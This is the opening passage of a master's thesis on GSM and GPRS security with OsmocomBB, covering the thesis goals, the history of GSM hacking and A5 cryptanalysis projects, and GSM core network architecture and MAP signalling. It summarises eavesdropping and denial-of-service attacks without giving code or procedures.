Title: GSM and GPRS security using OsmocomBB

Student: François Pönsgen

Problem description:

The OsmocomBB project [osma] aims to create a free and open source GSM baseband software implementation, which enhances cheap and accessible compatible phones by giving access to their inner workings. Thus, it can be used to analyze GSM and GPRS security functionalities.

There are four goals to this thesis and the first one is to set up and understand the OsmocomBB software, and to use it to acquire a solid practical knowledge of GSM and GPRS with a focus on the security aspects. The second one is to reproduce and understand the feasibility and efficiency of a passive attack [MN10] which uses a modified version of OsmocomBB along with cheap compatible mobile phones to eavesdrop on GSM. The third goal is to do the same with another passive attack [MN11] which allows to eavesdrop on GPRS using almost the same set of tools. Finally, the last goal is to analyze the security configuration of mobile networks at various locations and to check whether mobile operators implemented solutions to prevent these attacks.

Responsible professor: Stig F. Mjølsnes, ITEM (NTNU)

Supervisor at ULB: Jean-Michel Dricot, OPERA (ULB)

Abstract

This thesis analyzes the security of Norwegian GSM and GPRS networks using the OsmocomBB project and considering two types of attacks: an eavesdropping attack, and a set of Denial-of-Service attacks. OsmocomBB aims to create a free and open source GSM baseband software implementation. Doing so, it enhances cheap and accessible compatible phones by giving access to their inner workings. The eavesdropping attack was presented at the 27th Chaos Communication Congress by Silvain Munaut and Karsten Nohl. The set of Denial-of-Service attacks is composed of: the RACH flood attack, the IMSI attach flood attack, the IMSI detach attack, and an attack based on race conditions in the paging process.

This thesis first introduces the projects which are related to OsmocomBB, and offers a guide into the GSM system by linking the specifications with the OsmocomBB source code. Then, it describes the eavesdropping and Denial-of-Service attacks in details. Some steps of the eavesdropping attack as well as the first three Denial-of-Service attacks are implemented. Finally, the results of measurements and experiments conducted on Norwegian networks to assess the feasibility of the attacks are presented.

It was found that both *Telenor* and *Netcom* seem protected from the eavesdropping attack, since they renegotiate a TMSI for each service and provide the A5/3 encryption algorithm. The IMSI detach attack was the only Denial-of-Service attack tested on these networks, since it targets a single user. It is effective on the Telenor network, but not on the Netcom network. The other Denial-of-Service attacks are probably effective, but were not tested since they could damage the networks.

Preface

This Master's thesis is the result of researches carried out over 22 weeks during the spring semester in the Department of Telematics at the Norwegian University of Science and Technology. The NTNU has been my host university during a yearlong Erasmus exchange program, but this thesis is a requirement for the acquisition of the MSc in Electronics and Information Technology Engineering degree in the joint program between the two universities of Brussels: the Université Libre de Bruxelles, and the Vrije Universiteit Brussel.

I would like to thank the people who helped me during these few months. Stig F. Mjølsnes, who gave me relevant advices, and guided me in the difficult process of academic writing. Jean-Michel Dricot, for introducing me to cellular networks and making this topic as interesting as he did. Many thanks also to all the OsmocomBB developers for working on that great project, and to all the people who provided feedback during the writing process, especially Charles, Héloïse, and Pete. Finally, thanks a lot to Carole for supporting me!

This thesis is distributed in the hope that it will be useful.

Contents

List of Acronyms

3GPP 3rd Generation Partnership Project.

ABB Analog Baseband.

ADC Analog-to-Digital Converter.

AGCH Access Grant CHannel.

AN Access Network.

ARFCN Absolute Radio-Frequency Channel Number.

AuC Authentication Center.

BCCH Broadcast Control CHannel.

BSC Base Station Controller.

BSS Base Station System.

BTS Base Transceiver Station.

CC Call Control.

CCCH Common Control CHannel.

CGI Cell Global Identification.

CI Cell Identity.

CM Connection Management.

CN Core Network.

CS Circuit Switched.

DAC Digital-to-Analog Converter.

DBB Digital Baseband.

DCCH Dedicated Control CHannel.

DoS Denial-of-Service.

DSP Digital Signal Processor.

FACCH Fast Associated Control CHannel.

FCCH Frequency Correction CHannel.

FDD Frequency-Division Duplexing.

FDMA Frequency-Division Multiple Access.

FOSS Free and Open-Source Software.

FPGA Field-Programmable Gate Array.

GEA GPRS Encryption Algorithm.

GERAN GSM EDGE Radio Access Network.

GGSN Gateway GPRS Support Node.

GMSC Gateway MSC.

GMSK Gaussian Minimum-Shift Keying.

GPRS General Packet Radio Service.

GSM Global System for Mobile Communications.

GSMA GSM Association.

GSN GPRS Support Node.

GUI Graphical User Interface.

HLR Home Location Register.

HSS Home Subscriber Server.

IMEI International Mobile Station Equipment Identity.

IMSI International Mobile Subscriber Identity.

ISDN Integrated Services Digital Network.

LA Location Area.

LAC Location Area Code.

LAI Location Area Identification.

LAPDm Link Access Procedures on the Dm channel.

LLC Logical Link Control.

MAP Mobile Application Part.

MCC Mobile Country Code.

ME Mobile Equipment.

MM Mobility Management.

MNC Mobile Network Code.

MOC Mobile Originating Call.

MO-SMS Mobile Originating SMS.

MS Mobile Station.

MSC Mobile-services Switching Centre.

MSIN Mobile Subscriber Identification Number.

MSISDN Mobile Subscriber ISDN Number.

MTC Mobile Terminating Call.

MT-SMS Mobile Terminating SMS.

NTNU Norwegian University of Science and Technology.

PCH Paging CHannel.

PLL Phase-Locked Loop.

PLMN Public Land Mobile Network.

PS Packet Switched.

PSI Provide Subscriber Info.

PSTN Public Switched Telephone Network.

RA Routing Area.

RACH Random Access CHannel.

RAM Random-Access Memory.

RF Radio Frequency.

ROM Read-Only Memory.

RR Radio Resource Management.

SACCH Slow Associated Control CHannel.

SCH Synchronization CHannel.

SDCCH Standalone Dedicated Control CHannel.

SGSN Serving GPRS Support Node.

SIM Subscriber Identity Module.

SMS Short Message Service.

SMS-GMSC SMS Gateway MSC.

SS Supplementary Services.

SS7 Signaling System No. 7.

TCH Traffic CHannel.

TDMA Time-Division Multiple Access.

THC The Hacker's Choice.

TI *Texas Instruments*.

TMSI Temporary Mobile Subscriber Identity.

UE User Equipment.

USRP Universal Software Radio Peripheral.

VLR Visitor Location Register.

Chapter 1
Introduction

More than 20 years after its introduction, the Global System for Mobile Communications (GSM) is still relevant as a cheap and effective legacy system [Cox12]. While phone booths are gradually removed from the streets, GSM is now considered by some countries as a backup communication system which should be available everywhere, and might outlive 3G [Eur15, Mor15, Car15]. Moreover, General Packet Radio Service (GPRS) is still widely used in developing countries: *Skype* or *Facebook* recently provided specifically designed versions of their mobile applications aimed at the 2G data rate [Gol15, Swa15].

Yet, 20 years is a really long time in technology, and it shows. When GSM networks were first deployed, the equipment was so expensive that it could only be acquired by phone operators. Now that cheap equipment and Free and Open-Source Software (FOSS) projects are available, a wide attack surface is accessible. One of this project is OsmocomBB, which provides a FOSS implementation of a GSM protocol stack. The motivation behind this thesis is to explore the impact of this project on the security of GSM and GPRS.

1.1 Problem description evolution

The problem description defined originally and included at the beginning of this thesis had to be adapted along the way. This was done to follow the evolution of the work and the better understanding of the systems and their capabilities. The objective of this thesis was: exploring the available eavesdropping attacks on GSM and GPRS using OsmocomBB. This objective was modified in two ways. Firstly, the focus was switched to mostly consider GSM at the expense of GPRS. Secondly, a new set of attacks was considered.

The focus of this thesis on the security of GPRS was reduced for several reasons. Firstly, GPRS is not supported by OsmocomBB yet, which makes attacks on this network very hard to implement. Secondly, the eavesdropping attack on GPRS has

several major limitations, and is thus less interesting than first expected. Finally, the GPRS network is almost completely separated from the GSM network, and a lot of work would have been needed to cover it too. Therefore, the emphasis is clearly on GSM, but the impact on GPRS is considered as well. The focus also shifted from the eavesdropping attacks to a wider range of attacks that could be implemented with OsmocomBB. A complete chapter is dedicated to Denial-of-Service (DoS) attacks, which appeared to be very relevant to the topic.

The four goals originally defined are mostly accomplished. A solid practical knowledge had to be developed in order to implement the various attacks demonstrated in this thesis. The eavesdropping attack on GSM was described in details and some steps were implemented, but it could not be executed completely. The only public demonstration of this attack was performed by Sylvain Munaut, and no implementation or detailed description were publicly available, which made this task harder. The eavesdropping attack on GPRS is a variation of the previous one and is therefore described as well, but was not tested. Finally, the feasibility of the attacks on Norwegian networks was investigated in details, and extended to DoS attacks. The organization of this thesis is described in the next section.

1.2 Structure

This thesis contains eight chapters. Chapter 1, the chapter you are reading, introduces the problem, the structure, and the methodology of the thesis. Chapter 2 gives references to the relevant researches in the field, and provides some context around OsmocomBB by presenting important related projects.

Chapter 3 is meant to outline the GSM and GPRS networks architectures, and to provide background for the following chapters. Chapter 4 gives an overview of the protocol stack running on the mobile phones, and provides links between the OsmocomBB source code and the 3rd Generation Partnership Project (3GPP) specifications.

After two theoretical chapters, Chapter 5 is mostly dedicated to an eavesdropping attack on GSM, but also discusses an attack on GPRS. It details the various steps of the attacks and provides an implementation using OsmocomBB for some of them. Chapter 6 is dedicated to DoS attacks using OsmocomBB. It provides a description of the attacks as well as an implementation for most of them. They are aimed at the GSM network, but can indirectly impact the GPRS network as well.

Chapter 7 assesses the feasibility of these two categories of attacks on Norwegian networks. It offers a detailed investigation using the implementations introduced in the previous chapters. Finally, Chapter 8 is the conclusion. It summarizes the

thesis, gets back to its limitations and suggests possible future work. Appendices are available at the very end of this document, and contain the patch adding the proposed implementations to OsmocomBB, as well as a small case study on IMSI-catchers detection.

1.3 Methodology

The researches presented in this thesis are based on software. Therefore, the applied methodology is based on classical software engineering procedures. It is composed of three main phases: research, development, and validation [Som07]. These phases can be mapped on the chapters to some extent.

The research phase consisted first in establishing the context around the project by getting familiar with related works, as described in Chapter 2. Then, it was crucial to understand and analyze the GSM and GPRS networks, but also the OsmocomBB source code. It implied reading and understanding the specifications, and linking them with the architecture of the program. This is mostly represented in Chapter 3 and Chapter 4. This phase is also extended to Chapter 5 and Chapter 6, where the attacks had to be understood and analyzed.

The development phase is described in Chapter 5 and Chapter 6 as well, where the programs implementing several steps of the eavesdropping attacks and various DoS attacks are introduced. The patch providing these implementation is available in the appendices. Finally, the validation phase is included in Chapter 7, where these implementations were tested and validated on Norwegian networks.

Chapter 2
Related projects

This chapter gives some context around the OsmocomBB project and provides references to selected works on the same topic. It shows that researches on GSM security have been carried out for a long time, and highlights its milestones.

2.1 Nokia DCT3

For a few years, *Nokia* shipped its DCT3 family of mobile phones with a remote logging facility used for debugging. This allowed various projects to exist because it gave out a lot of otherwise hidden information to hackers and independent researchers.

One of the project exploiting this situation was Project Blacksphere around 2003 [pro]. This project led to the creation of a series of tools which helped to debug GSM and created a community around it. One of them is `Debug Tracing`, which is provided in the Gammu software when using the `nokiadebug` argument. It provides very useful debug traces that can also help understand how the network works. For example, it is possible to receive most of the layer 2 and 3 messages that the phone processes. Glendrange et al. showed examples of results obtained using this software [GHH10, p. 89].

`NetMonitor` is a hidden software available on some phones that allows it to display various network and phone parameters [Wia02]. It is also possible to enable this software on DCT3 phones using Gammu with the argument `nokianetmonitor`. This gives information about the phone and network parameters. Again, Glendrange et al. showed examples of results found with `NetMonitor` [GHH10, p. 85].

`Debug Tracing` was also used to reverse engineer the DCT3 phones and to provide flashing, upgrading, or modding capabilities. This led to projects like MADos: an open source alternative firmware for DCT3 phones created by g3gg0 and krisha [pro]. It can probably be considered as the ancestor of OsmocomBB. A big community existed around this project because it allowed people to install custom applications

on the phones, new games for example. The source code of MADos is still available after more than ten years [ind].

`NetMonitor` and `Debug Tracing` were both used to gather information about the network. This seemed to be very useful in the beginning of GSM security research and helped to create a community around it, while paving the way for more ambitious projects.

2.2 THC projects

The Hacker's Choice (THC) is a group of hacker which was active in the GSM development community starting from the beginning of 2007. They introduced the GSM Software Project and the A5 Cracking Project at the CCCamp in 2007 [HLS07]. The GSM Software Project, also called GSM Scanner or Sniffer Project, led to the creation of various tools. Its goal was to analyze and understand the GSM network and to build a GSM receiver for less than 1000 $. After exploring various ideas, the development focused on GNU Radio and Universal Software Radio Peripheral (USRP) devices [Wik09a].

The main tools that were released were `gssm`, `gsmsp`, `gsm-tvoid`, and `gsmdecode`. The three first tools were used along a USRP and GNU Radio to capture a limited subset of unencrypted traffic, and to demodulate and decode its layer 1 to create layer 2 packets. According to Harald Welte, `gssm` and `gsmsp` were two early implementations by Joshua Lackey which stayed at the alpha level [Wel09]. `Gsm-tvoid` was developed by someone under the pseudonym of Tempest Void and stayed the best decoder for a long time, even including a Graphical User Interface (GUI). `Gsmdecode` does not have the same purpose and is used to decode the layer 2 GSM messages from the DCT3 phones or from `gsm-tvoid`. It converts hexadecimal bytes to human readable data and is similar to Wireshark from that point of view.

Another project from THC is the TSM30 project, which aimed to modify the firmware of the *Vitelcom* TSM30 mobile phone to receive and send arbitrary traffic. It is apparently based on an older Spanish project called TuxSM, but more information was hard to find [Rou05]. The TSM30 phone uses a Calypso based platform, which is the targeted platform for the OsmocomBB project. This was preferred over the Nokia DCT3 platform because the source code of the TSM30 firmware and some documentation were leaked, making the work easier [Wik09b, Ins00a, Ins00b, Sok11]. The project eventually stopped, maybe because the phones were hard to find.

2.3 Attacks on A5

GSM cryptography is based on a set of algorithm called the A5 cipher family. These algorithms have never been released officially, but were partially leaked as soon as 1994 when Ross Anderson received some incomplete documentation "anonymously in two brown envelopes" [And94]. The A5/1 and A5/2 algorithms were completely reversed engineered by Marc Briceno, Ian Goldberg, and David Wagner in 1999, and a pedagogical implementation was proposed [BGW99].

Several attacks were published throughout the years. The first analysis of A5 was published by Jovan Dj. Golić in 1997 [Gol97]. In 2003, Elad Barkan, Eli Biham, and Nathan Keller demonstrated a practical attack breaking A5/2 in less than a second using a ciphertext-only attack requiring a few dozen milliseconds of encrypted data [BBK03]. Other practical attacks on A5/1 were attempted, but none of them resulted in an effective and public way to break A5/1 as it is implemented in GSM.

The A5 Cracking Project emerged from THC around 2007, as stated in the previous section. This project aimed to develop a practical way of cracking A5/1 by reducing the time and the price of the attack. To do so, they focused on known plaintext since it is common in GSM, and decided to apply a time memory trade-off by building rainbow tables using Field-Programmable Gate Arrays (FPGAs). They claimed to obtain very good results compared to the previous methods, because of their use of rainbow tables [Hul08]. These tables were supposed to be released around the second quarter of 2008 but were not, and the project seems to be abandoned now.

2.4 Berlin A5/1 rainbow table set and Kraken

The main problems with the projects described in the previous section were the centralized development and computation, which created a single point of failure. In August 2009, Sascha Krißler and Karsten Nohl introduced a new project at Hacking at Random [NK09].

This project was different than the previous ones because it tried to allow anyone to work on the computation of the tables and share them, thus distributing the responsibility and diminishing the possibility of failure. The programs used to compute the table were optimized during the whole life of the project. What was supposed to take three months on 80 GPUs [NP09] finally took four weeks on four GPUs [Noh10]. These programs were available on the project website which is now offline, but they can be downloaded along with Kraken [Kra]. This subject is discussed in further details on the project wiki, and by Glendrange et al. [GHH10, Labd]. The torrent files can be found on the project wiki as well, and tables can be bought from

people willing to sell it.

On the 16th of June 2010, Frank A. Stevenson publicly announced the completion of the set [Ste10a]. These tables are often called the Berlin A5/1 rainbow table set and seem to be the first which were publicly available. This does not mean that A5/1 was crackable in practice then. Indeed, a tool was needed to compute the session key from some keystream using the tables, and this is Kraken. Kraken is the first public A5/1 cracker, created by Frank A. Stevenson, and which uses the Berlin table set. It was released on the 16th of July 2010 [Ste10b]. This project was a leap forward in the demonstration of GSM insecurity: from some keystream, it found a session key in a matter of seconds on a mainstream computer.

2.5 Airprobe

Airprobe is a follow up to the THC GSM Software Project. It was introduced at Hacking at Random in August 2009 by Harald Welte [Wel09, Wik]. This project is used to capture, demodulate and decode GSM traffic using USRP devices and GNU Radio. The goal again was to raise awareness about GSM security.

Airprobe introduced a new tool to the THC suite: `gsm-receiver`. It was written by Piotr Krysik and, according to Harald Welte, it has a much better decoding accuracy than the other ones. Glendrange et al. showed how to intercept GSM traffic using `gsm-tvoid` or `gsm-receiver`, along with `gsmdecode` or Wireshark [GHH10, p. 111]. This example only works on unencrypted traffic.

After the Berlin tables set and Kraken were released, it became possible to do the same for encrypted traffic as well. This was shown by Karsten Nohl at Black Hat 2010 one week after the release of Kraken [Noh10, Laba]. GNU Radio was used to record data from the air, Airprobe to parse the control data and extract the keystream, Kraken to find the A5/1 session key, and Airprobe again to decode the decrypted voice. To find some keystream, known text has to be found as well. This is possible since a lot of messages in GSM are predictable, as was already shown by Karsten Nohl and Chris Paget in 2009 [NP09, p. 19].

Despite all these progresses, the Airprobe community faced several problems which were difficult to solve. Even though some work has been done on these two problems, they were solved by using OsmocomBB, which takes a different approach and provides a better signal quality.

2.6 OsmocomBB

The development for OsmocomBB started in January 2010 [Wel10b], and a demonstration was given by Harald Welte at the end of the year at Hashdays [Wel10c]. This project aims to provide a FOSS implementation of a mobile phone GSM baseband chipset. The goal was once again to better understand GSM and raise awareness of its security issues. Apparently, only two other projects tried something similar: MADos and the THC TSM30 project, both described in the previous sections. OsmocomBB allows researchers to control the baseband chipset of a mobile phone. This makes it easier to analyze the received traffic, to send arbitrary data, and so on. Various applications are available to do so, and it is possible to modify them and create new ones.

Chapter 3
Network architecture

This chapter is meant to provide the necessary background needed to understand the next chapters. It does not give a complete overview of the network architecture, but just enough information to serve as a guide for the reader. It is also focused on GSM and GPRS only. The information is extracted from the 3GPP specifications which are freely available for anyone wanting to find out more about this topic [3GP].

The mobile network is called the Public Land Mobile Network (PLMN) infrastructure and is represented on Figure 3.1. It is composed of the Core Network (CN), the Access Network (AN), and the Mobile Station (MS). The first section focuses on the CN, the second section looks at the AN, and the third section is dedicated to the MS. The Um interface, connecting the AN and the MS, will be introduced in Chapter 4 along with its implementation in OsmocomBB [ETS01, 3GP15a].

3.1 Core Network entities

The CN is shown on the right of Figure 3.1. It is connected to the AN, to the Public Switched Telephone Network (PSTN) or to the Integrated Services Digital Network (ISDN), and to the Internet. It is also separated between the Circuit Switched (CS) domain and the Packet Switched (PS) domain. These two domains are overlapping since they contain some common entities, but they differ by the way they support user traffic. Basically, the entities specific to the PS domain are the GPRS specific entities. This section reviews all the relevant CN entities in turn, and then shortly describes the signaling system used between them [3GP15a].

3.1.1 Home Subscriber Server

The Home Subscriber Server (HSS) is the entity containing the subscription-related information to support the network entities actually handling calls or sessions. It is common to the CS and PS domains and contains two different entities: the Home Location Register (HLR) and the Authentication Center (AuC) [3GP15a].




Figure 3.1: Key elements of the structure of a GSM network [Com09]

The HLR is a database providing a known, fixed location to dispense information about an inherently mobile subscriber. It stores subscriber information, like the International Mobile Subscriber Identity (IMSI) and the Mobile Subscriber ISDN Number (MSISDN). It also stores location information allowing incoming calls to be routed. The AuC is associated with an HLR and stores the authentication key Ki for each mobile subscriber registered with the associated HLR. This key is a shared secret between the AuC and the Subscriber Identity Module (SIM) and should not leave these two entities. It is used with the A3 and A8 algorithms to generate security data needed for authentication and ciphering for each mobile subscriber, for example the session key. The HLR requests this data from the AuC, stores it and delivers it to the Visitor Location Register (VLR) and Serving GPRS Support Node (SGSN) [ETS92a, ETS01, 3GP15a].

The IMSI is a unique number identifying a subscriber on the PLMN and its structure is shown on Figure 3.2. It is composed of the Mobile Country Code (MCC), the Mobile Network Code (MNC), and the Mobile Subscriber Identification Number (MSIN). The MCC identifies the country of origin of the subscriber, the MNC identifies the home PLMN of the subscriber within this country, and the MSIN identifies the subscriber within this PLMN. The MSISDN is the phone number of the subscriber [3GP03].




Figure 3.2: Structure of an IMSI [3GP03]

3.1.2 Visitor Location Register

The VLR stores information needed to manage the mobile nature of subscribers, when they are located in the VLR area. It stores identity information, like the Temporary Mobile Subscriber Identity (TMSI), or location information, like the Location Area Identification (LAI) in which the mobile has been registered. The VLR retrieves information from the HLR and provides a local storage which is needed to handle calls to and from subscribers in the location areas related to the VLR. The VLR is common to the CS and PS domains.

The VLR area is the part of the network controlled by a VLR. It may consist of one or several Mobile-services Switching Centre (MSC) areas. The TMSI is a temporary number identifying the subscriber inside a VLR area or inside an SGSN area. The Location Area (LA) is defined as an area in which an MS may move freely without updating the VLR. An LAI is a number identifying a location area, and is composed of the MCC, the MNC, and the Location Area Code (LAC). This is shown on Figure 3.3. The LAC is a number identifying a location area within a PLMN [ETS92b, ETS01, 3GP03, 3GP15a].




Figure 3.3: Structure of an LAI [3GP03]

3.1.3 Mobile-services Switching Centre

The MSC constitutes the interface between the radio system and the fixed networks. It performs all necessary functions in order to handle the circuit switched services to and from the MS. The MSC area is the part of the network covered by an MSC.

It may consist of one or several location areas, or of one or several Base Station Controller (BSC) areas.

The Gateway MSC (GMSC) is a specialized MSC. If a network delivering a call to the PLMN can not interrogate the relevant HLR, the call is routed to a GMSC. This GMSC will interrogate the appropriate HLR and then route the call to the MSC where the MS is located. Another specialized MSC is the SMS Gateway MSC (SMS-GMSC), which allows Short Message Service (SMS) messages to be delivered to the MS. While the GMSC is part of the CS, the SMS-GMSC is a common entity of the CS and PS domains [3GP15a].

3.1.4 GPRS Support Nodes

There are two types of GPRS Support Node (GSN): the Gateway GPRS Support Node (GGSN), and the SGSN. They constitute the interface between the radio system and the fixed networks for packet switched services. Together, they perform all necessary functions in order to handle the packet transmission to and from the MS. The SGSN area is the part of the network served by an SGSN. It may consist of one or several routing areas, or of one or several BSC areas. The Routing Area (RA) is defined as an area in which an MS may move freely without updating the SGSN.

The SGSN has a location register function which stores two types of subscriber data needed to handle originating and terminating packet data transfer: subscription information, including temporary identities, and location information. The location register function in the GGSN stores subscriber data received from the HLR and the SGSN. It stores subscription information, and the address of the SGSN related to the subscriber [3GP15a].

3.1.5 MAP protocol of the SS7

The Signaling System No. 7 (SS7) is used to transfer information between entities of the PLMN, and between PLMNs and other telephony networks. The application level of the SS7 contains the Mobile Application Part (MAP) protocol. The MAP is specific to mobile networks, and defines various services used to transfer information between the entities of the PLMN defined earlier in this section. Three of these services are important for this thesis, and they are introduced in this section [3GP15d].

MAP-SEND-ROUTING-INFO-FOR-SM

The MAP-SEND-ROUTING-INFO-FOR-SM service is “used between the gateway MSC and the HLR to retrieve the routing information needed for routing the short message to the servicing MSC”. This service allows, using a phone number (MSISDN),

to request the IMSI of the related subscriber, as well as the number of the MSC which is serving it. The use of this service is illustrated on Figure 3.4 [3GP15d, p. 232].

1. The Service Center serving the sending MS sends the SMS message to the related GMSC.
2. This GMSC sends a MAP-SEND-ROUTING-INFO-FOR-SM request containing the receiving phone number to the HLR related to that subscriber.
3. This HLR answers with the IMSI of the receiving subscriber, as well as the number of the MSC serving it.
4. The GMSC serving the sender transmits the SMS message to the MSC serving the receiver.




Figure 3.4: Beginning of the mobile terminated SMS procedure [3GP15d, p. 792]

MAP-PROVIDE-SUBSCRIBER-Info

The MAP-PROVIDE-SUBSCRIBER-Info service is "used to request information (e.g. subscriber state and location) from the VLR or the SGSN at any time". This service allows, using the IMSI of the subscriber, to request the Cell Global Identification (CGI) related to the phone. An example of this service usage is illustrated on Figure 3.5 [3GP15d, p. 181].

1. To establish a call from one PLMN to another, the MSC of the first network, the VMSC, needs to contact the GMSC of the second network.
2. This GMSC will contact the HLR to request the needed routing information.
3. The HLR will then send a MAP-PROVIDE-SUBSCRIBER-Info request containing the IMSI of the receiving subscriber.
4. The VLR will answer with the necessary routing information, for example the CGI of the cell to which the receiving subscriber is camping.

MAP_SEND_IDENTIFICATION

The MAP_SEND_IDENTIFICATION service "is used between a VLR and a previous VLR to retrieve IMSI and authentication data for a subscriber registering afresh in that VLR". This service allows, using the TMSI of the phone, to request up




Figure 3.5: Beginning of the message flow for retrieval of routing information [3GP15d, p. 639]

to five authentication sets, as long as they are available. The authentication sets contain information used to authenticate the subscriber and to encrypt its communications on the Um interface. An example of this service usage is illustrated on Figure 3.6 [3GP15d, p. 118].

1. When an MS wants to send its location to the network, it sends a Location Update request message.
2. The related VLR will then send a MAP_SEND_IDENTIFICATION request containing the TMSI of the subscriber to the Previous VLR.
3. This Previous VLR will answer to the new VLR with a response message containing the IMSI of the subscriber, as well as the related authentication sets.




Figure 3.6: Beginning of the message flow for location updating to a new VLR area, when the IMSI can be retrieved from the previous VLR [3GP15d, p. 479]

3.2 Access Network entities

After having introduced the CN and its entities, this section focuses on the GSM EDGE Radio Access Network (GERAN), also called the Base Station System (BSS), which is shown in the middle of Figure 3.1. It is the system of base station equipments which is viewed by the MSC as being the entity responsible for communicating with MSs in a certain area. A BSS is subdivided into a control function carried out by the BSC and a radio transmitting function carried out by the Base Transceiver Station (BTS) with its transceivers, TRX. In order to keep the BTS as simple as possible, it contains only those functions which have to reside close to the radio interface [ETS01, 3GP02, 3GP15a].

3.2.1 Base Station Controller

A BSC is a network component in the PLMN with the function to control one or more BTSs. The BSC area is an area of radio coverage consisting of one or more cells controlled by one BSC, which is responsible for most of the functions of the BSS [ETS01, 3GP02, 3GP15a].

3.2.2 Base Transceiver Station

A BTS is a network component which serves one cell, and is controlled by a BSC. Among other things, it is responsible for power and time measurements, and Random Access CHannel (RACH) detection. It then sends that information back to the BSC for analysis. It is also responsible for error protection coding and decoding, and encryption [ETS01, 3GP02, 3GP15a].

A cell is identified by a CGI number, as shown on Figure 3.7. It is composed of the MCC, the MNC, the LAC, and the Cell Identity (CI). The CI identifies the cell within a PLMN.




Figure 3.7: Structure of Cell Global Identification [3GP03, p. 14]

3.3 Mobile Station

